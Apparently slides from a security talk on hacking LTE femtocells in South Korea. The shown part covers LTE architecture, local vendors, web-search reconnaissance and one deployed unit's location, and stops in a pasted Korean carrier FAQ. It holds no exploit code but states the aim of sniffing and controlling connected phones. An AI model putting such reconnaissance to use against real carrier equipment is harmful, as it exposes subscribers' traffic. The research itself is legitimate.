

FemtoCell Hacking

From Zero to Zero Day!

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Who Am I?



- Researcher at ***
- Software bug researcher
- mentor of the B.o.B
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Today, Talk Point

0x00. Basic LTE Network


0x01. Femtocell Vendors in South Korea

0x02. How i pwn femtocell device?

0x03. reach to HeMS / pwned!

0x04. when got femto control, what can you do?

Basic LTE Network



Basic LTE Network

- **UE (User Equipment)**

- Mobile device

- **FAP (Femto Access-Point)**

- It Connects to the service provider's network via broadband.

- **SeGW (Security Gateway)**


- Border gateway of the operator's core network
 - installed in an operator's network

- **Femto-GW (Femtocell Gateway)**

- Provision itself
 - Interact with core network entities
 - Installed in an operator's network

What is femtocell?


- Small Base Station
- Gap Filler
 - Out of Service Area
 - Cell area : 10~12m
- In LTE Standard, defined to Home evolved Node B(HeNB)
 - 3G? Home Node B (HNB)
- Recently, called to “Small Cell”, which is better? :]









why femtocell?

- Vital part of the LTE network.
 - already been widespread.
- Easily can sniff the mobile device packets.
- Can control the mobile devices connected to the femtocell.

a few years later?



Femtocell Vendors/devices

소형셀 기지국 L1 칩셋	소형셀 기지국 L2/L3 솔루션	소형셀 기지국 장비
  Coherent Logix™    	   	              

Femtocell Service Providers in South Korea




Femtocell Vendors in South Korea

	InnoWireless Contela ...
	InnoWireless JuniKorea ...
	CNSLink ...

Femtocell Vendors in South Korea

- In South Korea, femtocell device are not sell to individuals.
 - one of reason is that is under development.
 - they're testing on public LTE network.
 - As know you, LTE is All over IP! :D

LTE Network Overview



How I pwn Femtocell device?

- In Case #1,
- started from zero. because, i never touch/have any femtocell device
- I searched on web, any femtocell informations.
 - I focus on internet news/articles
 - “Google Search” is best of best hacking tool! :D

How I pwn Femtocell device?

- femto is installed to **Gangnam Station** Starbucks.



The slide features a large red question mark icon on the left, with a small white figure standing next to it. To the right, the text "The Smartest Sharing" is displayed above a black rectangular box containing the Korean text "스마트 Q&A".

Q1. 차세대 펨토셀 기술이 적용되면 어떤 점이 좋아지나요?

A1. - 펨토셀 구축으로 펨토셀 내 체감속도가 획기적으로 개선되고, 기입자 상승에 따른 속도 저하 명향 최소화가 가능합니다. 그리고 매크로 셀과의 오프로딩으로 매크로 서비스 지역내 사용자 품질이 개선됩니다.

Q2. 차세대 펨토셀 기술이 적용되면 데이터속도가 빨라진다는데, kt 고객은 모두 해당 서비스를 제공받을 수 있나요?

